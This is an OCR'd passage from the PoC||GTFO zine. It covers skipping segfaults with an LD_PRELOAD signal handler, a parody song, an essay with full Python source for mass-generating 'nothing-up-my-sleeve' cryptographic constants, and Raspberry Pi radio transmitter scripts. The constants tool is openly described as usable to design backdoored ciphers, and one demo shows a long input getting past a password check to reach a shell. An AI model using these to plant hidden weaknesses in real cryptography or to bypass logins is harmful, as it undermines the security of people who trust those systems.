
It is easier to detect polyglot files than steganographically encoded images. I ran a few tests with `stegdetect`,[49] one of the de facto tools used to detect steganography in images. My initial results from `stegdetect` show that none of the encoded files were successfully detected.

This is not a fault of `stegdetect` per se. `stegdetect` is built to detect steganography schemes that it knows of. It has a mode that supports linear discriminant analysis to automate detection of new steganography methods, however it requires several samples of normal and steganographic images to perform its classification. I have not tested this yet.

In proper PoC||GTFO style, Stegosploit is distributed as a picture of a cat attached to this PDF file.[50]

EOF

[50] `unzip pocorgtfo08.pdf stegosploit_tool.png`



8 On Error Resume Next

by Jeffball

Don't you just long for the halcyon days of Visual Basic 6 (VB6)? Between starting arrays at `1` and only needing signed data types, Visual Basic was just about as good as it gets. Well, I think it's about time we brought back one of my favorite features: `On Error Resume Next`. For those born too late to enjoy the glory of VB6, `On Error Resume Next` allowed those courageous VB6 ninjas who dare wield its mightiness to continue executing at the next instruction after an exception. While this may remove the pesky requirement to handle exceptions, it often caused unexpected behavior.

When code crashes in Linux, the kernel sends the `SIGSEGV` signal to the faulting program, commonly known as a segfault. Like most signals, this one too can be caught and handled. However, if we don't properly clean up whatever caused the segfault, we'll return from that segfault just to cause another segfault. In this case, we simply increment the saved `RIP` register, and now we can safely return. The third argument that is passed to the signal handler is a pointer to the user-level context struct that holds the saved context from the exception.

```
void segfault_sigaction(int signal, siginfo_t *si, void * ptr) {
  ((ucontext_t *)ptr)->uc_mcontext.gregs[REG_RIP]++;
}
```

Now just a little code to register this signal handler, and we're good to go. In addition to `SIGSEGV`, we'd better register `SIGILL` and `SIGBUS`. `SIGILL` is raised for illegal instructions, of which we'll have many since our On Error Resume Next handler may restart a multi-byte instruction one byte in. `SIGBUS` is used for other types of memory errors (invalid address alignment, non-existent physical address, or some object specific hardware errors, etc) so it's best to register it as well.

```
  struct sigaction sa;
  memset(&sa, 0, sizeof(sigaction));
  sigemptyset(&sa.sa_mask);
  sa.sa_sigaction = segfault_sigaction;
  sa.sa_flags   = SA_SIGINFO;

  sigaction(SIGSEGV, &sa, NULL);
  sigaction(SIGILL, &sa, NULL);
  sigaction(SIGBUS, &sa, NULL);
```

In order to help out the users of buggy software, I've included this code as a shared library that registers these handlers upon loading. If your developers are too busy to deal with handling errors or fixing bugs, then this project may be for you. To use this code, simply load the library at runtime with the `LD_PRELOAD` environment variable, such as the following:

```
$ LD_PRELOAD=./liboern.so ./login
```


Be wary though, this may lead to some unexpected behavior. The attached example shell server illustrates this, but can you figure out why it happens?[51]

```
$ nc localhost 5555
Please enter the password:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪     AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Password correct, starting access shell...
```

[51] `unzip pocorgtfo08.pdf onerror.zip #Beware of spoilers!`

SOLDERING IS EASY

HERE'S HOW TO DO IT



9 Unbrick My Part

by EVM and Tommy Brixton
(no relation to Toni Braxton)


Don't leave me stuck in this state
Back out the changes you made
Restore and cycle my power
Take these double faults away
I need you to reflash me now
My screen just won't come on
Please hold me now, use and operate me

Unbrick my part
Flash my ROM on again
Undo the damage you caused
When you jacked up my image and wrote it back on
Un-ice this freeze
I crashed so many times
Unbrick my part
My part

Restore my interrupt table
Fix up my volume labels
My debug registers are filling with tears
Come and clear these bugs away
My checksums are all broken
My CRCs are bad
And life is so cruel without you to operate me

Unbrick my part
Flash my ROM on again
Undo the damage you caused
When you jacked up my image and wrote it back on
Un-ice this freeze
I crashed so many times
Unbrick my part
My part

Don't leave me stuck in this state
Back out the changes you made
Please hold me now, use and operate me



10 Backdoors up my Sleeve

by JP Aumasson

SHA-1 was designed by the NSA and uses the constants `5a827999`, `6ed9eba1`, `8f1bbcdc`, and `ca62c1d6`. In case you haven't already noticed, these are hex representations of 2^{30} times the square roots of 2, 3, 5, and 10.

NIST's P-256 elliptic curve was also designed by the NSA and uses coefficients derived from a hash of the seed `c49d3608 86e70493 6a6678e1 139d26b7 819f7e90`. Don't look for decimals of square roots here; we have no idea where this value comes from.

Which algorithm would you trust the most? Right, SHA-1. We don't know why 2, 3, 5, 10 rather than 2, 3, 5, 7, or why the square root rather than the logarithm, but this looks more convincing than some unexplained random-looking number.

Plausible constants such as $\sqrt{2}$ are often called "nothing-up-my-sleeve" (NUMS) constants, meaning that there is a kinda-convincing explanation of their origin. But it isn't impossible to backdoor an algorithm with only NUMS constants, it's just more difficult.

There are basically two ways to create a NUMS-looking backdoored algorithm. One must either (1) bruteforce NUMS constants until one matches the backdoor conditions or (2) bruteforce backdoor constants until one looks NUMS.

The first approach sounds easier, because bruteforcing backdoor constants is unlikely to yield a NUMS constant, and besides, how do you check that some constant is a NUMS? Precompute a huge table and look it up? In that case, you're better off bruteforcing NUMS constants directly (and you may not need to store them). But in either case, you'll need *a lot of NUMS constants*.

I've been thinking about this a lot after my research on malicious hash functions. So I set out to write a simple program that would generate a huge corpus of NUMS-ish constants, to demonstrate to non-cryptographers that "nothing-up-my-sleeve" doesn't give much of a guarantee of security, as pointed out by Thomas Pornin on Stack Exchange.

The `numsgen.py` program generates nearly two million constants, while I'm writing this.[52] Nothing new nor clever here; it's just about exploiting degrees of freedom in the process of going from a plausible seed to actual constants. In that PoC program, I went for the following method:

1. Pick a plausible seed
2. Encode it to a byte string
3. Hash it using some hash function
4. Decode the hash result to the actual constants

Each step gives you some degrees of freedom, and the game is to find somewhat plausible choices.

As I discovered after releasing this, DJB and others did a similar exercise in the context of manipulated elliptic curves in their "BADA55 curves" paper,[53] though I don't think they released their code. Anyway, they make the same point: "The BADA55-VPR curves illustrate the fact that 'verifiably pseudorandom' curves with 'systematic' seeds generated from 'nothing-up-my-sleeve numbers' also do not stop the attacker from generating a curve with a one-in-a-million weakness." The two works obviously overlap, but we use slightly different tricks.

10.1 Seeds

We want to start from some special number, or, more precisely, one that will *look* special. We cited SHA-1's use of $\sqrt{2}$, $\sqrt{3}$, $\sqrt{5}$, $\sqrt{10}$, but we could have cited

- π used in ARIA, BLAKE, Blowfish,
- MD5 using "the integer part of $4294967296 \times abs(sin(i))$",
- SHA-1 using `0123456789abcdeffedcba98-76543210f0e1d2c3`,
- SHA-2 using square roots and cube roots of the first primes,
- NewDES using the US Declaration of Independence,
- Brainpool curves using SHA-1 hashes of π and e.

[52] `https://github.com/veorq/numsgen`
`unzip pocorgtfo08.zip numsgen.py`

[53] `http://safecurves.cr.yp.to/bada55.html`

Special numbers may thus be universal math constants such as π or e, or some random-looking sequence derived from a special number: small integers such as 2, 3, 5, or some number related to the design (like the closest prime number to the security level), or the designer's birthday, or his daughter's birthday, etc.

For most numbers, functions like the square root or trigonometric functions yield an *irrational* number, namely one that can't be expressed as a fraction, and with an infinite random-looking decimal expansion. This means that we have an infinite number of digits to choose from!

Let's now enumerate some NUMS numbers. Obviously, what looks plausible to the average user may not be so for the experienced cryptographer, so the notion of "plausibility" is subjective. Below we'll restrict ourselves to constants similar to those used in previous designs, but many more could be imagined (like physical universal constants, text rather than numbers, etc.). In fact, we'll even restrict ourselves to *irrational* numbers: π, e, $\varphi = (1 + \sqrt{5})/2$ (the golden ratio), Euler–Mascheroni's γ, Apéry's $\zeta(3)$ constant, and irrationals produced from integers by the following functions

- Natural logarithm, $\ln(x)$, irrational for any rational $x > 1$;
- Decimal logarithm, $\log(x)$, irrational unless $x = 10^n$ for some integer n;
- Square root, $\sqrt{x}$, irrational unless x is a perfect square;
- Cubic root, $\sqrt[3]{x}$, irrational unless x is a perfect cube;
- Trigonometric functions: sine, cosine, and tangent, irrational for all non-zero integers.

We'll feed these functions with the first six primes: 2, 3, 5, 7, 11, 13. This guarantees that all these functions will return irrationals.

Now that we have a bunch of irrationals, which of their digits do we record? Since there's an infinite number of them, we have to choose. Again, this *precision* must be some plausible number. That's why this PoC takes the first N *significant digits*—rather than just the fractional part—for the following values of N: 42, 50, 100, 200, 500, 1000, 32, 64, 128, 256, 512, and 1024.

We thus have six primes combined with seven functions mapping them to irrationals, plus six irrationals, for a total of 48 numbers. Multiplying by twelve different precisions, that's 576 irrationals. For each of those, we also take the multiplicative inverse. For the one of the two that's greater than one, we also take the fractional part (thus stripping the leading digit from the significant digits). We thus have in total $3 \times 576 = 1728$ seeds.

Note that seeds needn't be numerical values. They can be anything that can be hashed, which means pretty much anything: text, images, etc. However, it may be more difficult to explain why your seed is a Word document or a PCAP than if it's just raw numbers or text.

10.2 Encodings

Cryptographers aren't known for being good programmers, so we can plausibly deny an awkward encoding of the seeds. The PoC tries the obvious raw bytes encoding, but also ASCII of the decimal, hex (lower and upper case), or even binary digits (with and without the `0b` prefix). It also tries Base64 of raw bytes, or of the decimal integer.

To get more degrees of freedom you could use more exotic encodings, add termination characters, timestamps, and so on, but the simpler the better.

10.3 Hashes

The purpose of hashing to generate constants is at least threefold.

1. Ensure that the constant looks *uniformly* random, that it has no symmetries or structure. This is, for example, important for the hash functions' initial values. Hash functions can thus "sanitize" similar NUMS by produce completely different constants:

```
>>> hex(int(math.tanh(5)*10**16))
'0x23861f0946f3a0'
>>> sha1(_).hexdigest()
'b96cf4dcd99ae8aec4e6d0443c46fe0651a44440'
>>> hex(int(math.tanh(7)*10**16))
'0x2386ee907ec8d6'
>>> sha1(_).hexdigest()
'7c25092e3fed592eb55cf26b5efc7d7994786d69'
```

2. Reduce the length of the number to the size of the constant. If your seed is the first 1000 digits of π, how do you generate a 128-bit value that depends on all the digits?

3. Give the impression of "cryptographic strength". Some people associate the use of cryptography with security and confidence, and may believe that constants generated with SHA-3 are safer than constants generated with SHA-1.

Obviously, we want a cryptographic hash rather than some fast-and-weak hash like CRC. A natural choice is to start with MD5, SHA-1, and the four SHA-2 versions. You may also want to use SHA-3 or BLAKE2, which will give you even more degrees of freedom in choosing their version and parameters.

Rather than just a hash, you can use a *keyed hash*. In my PoC program, I used HMAC–MD5 and HMAC–SHA1, both with 3×3 combinations of the key length and value.

Another option, with even more degrees of freedom, is a *key derivation*—or password hashing—function. My PoC applies PBKDF2–HMAC–SHA1, the most common instance of PBKDF2, with: either 32, 64, 128, 512, 1024, 10, 100, or 1000 iterations; a salt of 8, 16, or 32 bytes, either all-zero or all-ones. That's 48 versions.

The PoC thus tries $6 + 18 + 48 = 72$ different hash functions.

10.4 Decoding

Decoding of the hashes to actual constants depends on what constants you want. In this PoC I just want four 32-bit constants, so I only take the first 128 bits from the hash and parse them either as big- or little-endian.

10.5 Conclusion

That's all pretty simple, and you could argue that some choices aren't that plausible (e.g., binary encoding). But that kind of thing would be enough to fool many, and most would probably give you the benefit of the doubt. After all, only some pesky cryptographers object to NIST's unexplained curves.

So with 1728 seeds, 8 encodings, 72 hash function instances, and 2 decodings, we have a total of $1728 \times 8 \times 72 \times 2 = 1,990,656$ candidate constants. If your constants are more sophisticated objects than just 32-bit words, you'll likely have many more degrees of freedom to generate many more constants.

This demonstrates that *any invariant* in a crypto design—constant numbers and coefficients, but also operations and their combinations—can be manipulated. This is typically exploited if there exists a one in a billion (or any reasonably low-probability) weakness that's only known to the designer. Various degrees of exclusive exploitability ("NOBUS") may be achieved, depending on what's the secret: just the attack technique, or some secret value like in the malicious SHA-1.

The latest version of the PoC is copied below. You may even use it to generate non-malicious constants.

```
#!/usr/bin/env python
#https://github.com/veorq/numsgen
"""
Generator of "nothing-up-my-sleeve" (NUMS) constants.

This aims to demonstrate that NUMS-looking constants shouldn't be
blindly trusted.

This program may be used to bruteforce the design of a malicious cipher,
to create somewhat rigid curves, etc. It generates close to 2 million
constants, and is easily tweaked to generate many more.

The code below is pretty much self-explanatory. Please report bugs.

See also <http://safecurves.cr.yp.to/bada55.html>

Copyright (c) 2015 Jean-Philippe Aumasson <jeanphilippe.aumasson@gmail.com>
Under CC0 license <http://creativecommons.org/publicdomain/zero/1.0/>
"""

from base64 import b64encode
from binascii import unhexlify
from itertools import product
from struct import unpack
```

```
from Crypto.Hash import HMAC, MD5, SHA, SHA224, SHA256, SHA384, SHA512
from Crypto.Protocol.KDF import PBKDF2
import mpmath as mp
import sys


# add your own special primes
PRIMES = (2, 3, 5, 7, 11, 13)

PRECISIONS = (
    42, 50, 100, 200, 500, 1000,
    32, 64, 128, 256, 512, 1024,
)

# set mpmath precision
mp.mp.dps = max(PRECISIONS)+2

# some popular to-irrational transforms (beware exceptions)
TRANSFORMS = (
    mp.ln, mp.log10,
    mp.sqrt, mp.cbrt,
    mp.cos, mp.sin, mp.tan,
)


IRRATIONALS = [
    mp.phi,
    mp.pi,
    mp.e,
    mp.euler,
    mp.apery,
    mp.log(mp.pi),
] +\
[ abs(transform(prime))\
        for (prime, transform) in product(PRIMES, TRANSFORMS) ]

SEEDS = []
for num in IRRATIONALS:
    inv = 1/num
    seed1 = mp.nstr(num, mp.mp.dps).replace('.', '')
    seed2 = mp.nstr(inv, mp.mp.dps).replace('.', '')
    for precision in PRECISIONS:
        SEEDS.append(seed1[:precision])
        SEEDS.append(seed2[:precision])
    if num >= 1:
        seed3 = mp.nstr(num, mp.mp.dps).split('.')[1]
        for precision in PRECISIONS:
            SEEDS.append(seed3[:precision])
        continue
    if inv >= 1:
        seed4 = mp.nstr(inv, mp.mp.dps).split('.')[1]
        for precision in PRECISIONS:
            SEEDS.append(seed4[:precision])


# some common encodings
def int10(x):
    return x

def int2(x):
    return bin(int(x))

def int2_noprefix(x):
    return bin(int(x))[2:]
```

```
def hex_lo(x):
    xhex = '%x' % int(x)
    if len(xhex) % 2:
        xhex = '0' + xhex
    return xhex

def hex_hi(x):
    xhex = '%X' % int(x)
    if len(xhex) % 2:
        xhex = '0' + xhex
    return xhex

def raw(x):
    return hex_lo(x).decode('hex')

def base64_from_int(x):
    return b64encode(x)

def base64_from_raw(x):
    return b64encode(raw(x))

ENCODINGS = (
    int10,
    int2,
    int2_noprefix,
    hex_lo,
    hex_hi,
    raw,
    base64_from_int,
    base64_from_raw,
)


def do_hash(x, ahash):
    h = ahash.new()
    h.update(x)
    return h.digest()

def do_hmac(x, key, ahash):
    h = HMAC.new(key, digestmod=ahash)
    h.update(x)
    return h.digest()

HASHINGS = [
    lambda x: do_hash(x, MD5),
    lambda x: do_hash(x, SHA),
    lambda x: do_hash(x, SHA224),
    lambda x: do_hash(x, SHA256),
    lambda x: do_hash(x, SHA384),
    lambda x: do_hash(x, SHA512),
]

# HMACs
for hf in (MD5, SHA):
    for keybyte in ('\x55', '\xaa', '\xff'):
        for keylen in (16, 32, 64):
            HASHINGS.append(lambda x,\
                hf=hf, keybyte=keybyte, keylen=keylen:\
                do_hmac(x, keybyte*keylen, hf))

# PBKDF2s
for n in (32, 64, 128, 512, 1024, 10, 100, 1000):
    for saltbyte in ('\x00', '\xff'):
        for saltlen in (8, 16, 32):
            HASHINGS.append(lambda x,\
```

```
                n=n, saltbyte=saltbyte, saltlen=saltlen:\
156             PBKDF2(x, saltbyte*saltlen, count=n))

158
DECODINGS = (
160     lambda h: (
            unpack('>L', h[:4])[0],
162         unpack('>L', h[4:8])[0],
            unpack('>L', h[8:12])[0],
164         unpack('>L', h[12:16])[0],),
        lambda h: (
166         unpack('<L', h[:4])[0],
            unpack('<L', h[4:8])[0],
168         unpack('<L', h[8:12])[0],
            unpack('<L', h[12:16])[0],),
170 )

172
MAXNUMS =\
174     len(SEEDS) *\
        len(ENCODINGS) *\
176     len(HASHINGS) *\
        len(DECODINGS)
178

180 def main():
        try:
182         nbnums = int(sys.argv[1])
            if nbnums > MAXNUMS:
184             raise ValueError
        except:
186         print 'expected argument < %d (~2^%.2f)'\
              % (MAXNUMS, mp.log(MAXNUMS, 2))
188         return -1
        count = 0
190
        for seed, encoding, hashing, decoding in\
192         product(SEEDS, ENCODINGS, HASHINGS, DECODINGS):

194         constants = decoding(hashing(encoding(seed)))

196         for constant in constants:
                sys.stdout.write('%08x ' % constant)
198         print
            count += 1
200         if count == nbnums:
                return count
202

204 if __name__ == '__main__':
        sys.exit(main())
```

YOU HAVEN'T SEEN MY STATION SINCE I INSTALLED SSTV WITH THE NEW ROBOT 400 CONVERTER, HAVE YOU TOM?
NO, BUT I'M IMPRESSED. IT LOOKS LIKE YOUR WHOLE FAMILY IS ENJOYING IT!
HI, TOM! HOW DO YOU LIKE THE SSTV ID CARD I MADE FOR DAD?
IT SURE DOES JANIE. I BET YOU NEVER THOUGHT YOU'D BE ON TV!
7YZR
THAT'S MY PICTURE TOM. DO YOU THINK IT LOOKS LIKE ME?
THE KIDS REALLY LOVE DAD'S TV STATION, TOM... AND SO DO I. BEFORE DICK PUT IN SSTV I REALLY WASN'T TOO INTERESTED IN HIS NOISY OLD HAM SHACK, BUT SSTV IS SO MUCH FUN!
TOM, YOU'VE REALLY GOT TO GET A ROBOT 400 CONVERTER FOR YOUR STATION. YOUR XYL AND KIDS WILL REALLY GET INTO THE ACTION WITH IT!
I DON'T KNOW DICK, SETTING UP A SSTV STATION LOOKS PRETTY COMPLICATED!
NOT WITH THE ROBOT 400 CONVERTER TOM, JUST PLUG IT INTO YOUR TRANSCEIVER, CONNECT A TV MONITOR OR YOUR HOME TV SET,* TUNE TO 14.230 AND YOU'RE IN OPERATION!
SOUNDS EASY, BUT HOW ABOUT THE COST?
SINCE YOU USE YOUR HOME TV SET AS A MONITOR,* ALL IT COSTS IS THE $695 FOR THE ROBOT 400 CONVERTER. WRITE TODAY FOR YOUR SSTV FACT PACK FROM ROBOT. IT'S FREE AND TELLS ALL ABOUT SSTV!
ROBOT
ROBOT RESEARCH INC.
7591 CONVOY CT.
SAN DIEGO, CA 92111
R9

11 Naughty Signals; or, the Abuse of a Raspberry Pi

by Russell Handorf

There are a lot of different projects that have rejuvenated interest in HAM Radio, more notably Software Defined Radio (SDR). The more prominent projects and products are the USRP by Ettus Research, BladeRF by Nuand, and the HackRF by Mike Ossmann (in the order from the most expensive to least expensive). These radios vary in capability and have their own distinct utility, depending on what radio communication you'd like to study; however, if all you are specifically interested in is receiving a simplistic signal, then the Realtek SDR is typically the best and cheapest choice. This article will show you how to combine a Realtek SDR and a Raspberry Pi into a poor man's software defined radio tool for exploring how to receive and transmit in related radio systems.

11.1 Bandpass Filter

It is very important to have and to use a bandpass filter when using the Raspberry Pi as an FM transmitter, because PiFM is essentially a square wave generator. This means that you'll have a lot of harmonics as depicted in Figure 21. While the direct operational frequency range of PiFM is approximately 1 MHz to 250 MHz, the harmonics are still strong enough to reach frequencies below 1 MHz and as high as 500 MHz.

Because of these square wave characteristics, a mechanical SAW filter would be ideal to be able to control the frequencies you wish to transmit. However, there filters can set you back more than the Raspberry Pi, and may be hard to come by, unless there's a neighborly Ham Radio Outlet near you. So you may have to make your own band-pass filter.

To make your own high band and/or low band pass filters, you can assemble them based on the schematic in Figure 19.[54] Parts for the various amateur bands are listed in Figure 20.

11.2 Raspberry Pi FM Transmitter

For over a year now, it has been documented how to turn the Raspberry Pi into an FM transmitter by using the PiFM software.[55] Richard Hirst first demonstrated this technique in some C and Python code that generated spread-spectrum clock signals to output FM on GPIO pin #4. Oliver Mattos and Oskar Weigl have since enhanced PiFM to add more capabilities.

Be aware, however, that this technique has another problem beyond bleeding RF and having to use filters. Namely, the transmitter doesn't shut down gracefully after you quit PiFM. Therefore, you'll need a script to silence the transmission. We'll call it `pi-shutdown.sh` in the various examples that follow.

```
#/bin/bash
#pi-shutdown.sh
touch /tmp/empty && /home/pi/pifm /tmp/empty
```

11.3 AFSK

Audio Frequency Shift Keying (AFSK) is simply a method to modulate digital data as an analogue tone; you'll certainly recognize this as the tones your modem made. AFSK characteristically represents 1 as a "mark" and 0 as a "space". While not fast, AFSK does work very well in many applications where data is communicated over a consistent radio frequency. Because of these attributes, AFSK is frequently used for radio communications in industrial applications, embedded systems, and more. Using a program called `minimodem`, you'll be easily able to receive and transmit AFSK with a Realtek SDR and a Raspberry Pi. Marc1 from `kprod.eu` demonstrated some very simple techniques for doing so, which a few other neighbors have been tweaked and updated in the examples to follow.

To receive 1200 baud AFSK transmissions, a one-line script is all that's needed:

```
rtl_fm -f 146.0M -M wbfm -s 200000      \
       -r 48000 -o 6                    \
| sox -traw -r48k -es -b16 -c1 -V1 -     \
      -twav -                           \
| minimodem --rx -8 1200
```

What's happening here is that the program `rtl_fm` is tuned to 146.0 MHz, sampling at 200,000

[54] `http://www.kitsandparts.com/univlpfilter.php`
[55] `https://github.com/rm-hull/pifm`

samples per second and converting the output at a sample rate of 48000 Hz. The output from this is sent to `sox`, which is converting the audio received to the WAV file format. The output from `sox` is then sent to `minimodem`, which is decoding the WAV stream at 1200 baud, 8 bit ASCII.

Transmitting an AFSK signal is just as easy:

```
echo "knock knock... : `date +%c`"          \
| minimodem --tx -f -8 1200                  \
             -f /home/pi/sentence.wav
/home/pi/pifm /home/pi/sentence.wav         \
              146.0 48000
/home/pi/pi-shutdown.sh
```

11.4 Other Transmission Examples

Because of the scriptability and simplicity of PiFM, other forms of transmissions become easily achievable too.

Morse Code (CW)

Either done by playing a pre-made audio file with dits and dahs, or by using the `cwwav` program written by Thomas Horsten to output directly to PiFM.[56]

```
echo hello world                            \
| cwwav -f 700 -w 20                        \
        -o /home/pi/morse.wav
/home/pi/pifm /home/pi/morse.wav            \
              146.0 48000
/home/pi/pi-shutdown.sh
```

[56] https://github.com/Kerrick/cwwav

[57] http://www.qsl.net/py4zbz/eni.htm

[58] http://www.hides.com.tw/product_cg74469_eng.html

Numbers Station

A numbers station is typically a government-owned transmitter that sends encoded messages to spies, operators, or employees of that said government anywhere in the world, where the messages are typically one way and seemingly random. The script below mimics the Cuban numbers station identified as HM01.[57] What is interesting about it is that the data it sends is encoded with a common HAM Radio protocol called RDFT. Transmitting RDFT on a Raspberry Pi can be difficult, therefore using a simple FM transmission of THOR8 or QPSK256 should be adequate; using FLDIGI should be of great help to create these messages.

A script can easily speak a series of words into the air by piping them into the `text2wave` utility:

```
system("echo $text | text2wave -F 22050 - "
       "| /home/pi/pifm - 144 22050");
```

DVBT with Metadata

One common practice for those who work with the RTL dongle is to remove to remove the DVB-T digital television kernel module. To receive this challenge, however, you will need to re-enable that module. To transmit it, you'll need hardware from Hides,[58] which can be had for a very low cost. The script below works with the UT-100C.




Figure 19: Bandpass Filter for Reducing PiFM Harmonics

```
modprobe usb-it950x
mkfifo ~/desktop
avconv -f x11grab -s 1024x768                \
  -framerate 30 -i :0.0                      \
  -vcodec libx264 -s 720x576                 \
  -f mpegts                                  \
  -mpegts_original_network_id 1              \
  -mpegts_transport_stream_id 1              \
  -mpegts_service_id 1                       \
  -metadata                                  \
     service_provider="FCC CALL SIGN"        \
  -metadata                                  \
     service_name="Dialin for Dollars!"      \
  -muxrate 3732k -y ~/desktop &
tsrfsend ~/desktop 0 730000 6000 4           \
                    1/2 1/4 8 0 0 &
```

SSTV

Gerrit Polder developed a simple means of converting an image into a SSTV signal and then sending it out via the PiFM utility. Using his program, *PiSSTV*, command line transmissions of SSTV broadcasts with the Raspberry Pi are easy to achieve without the need for a graphical environment.

11.5 Howdy to the caring Neighbors

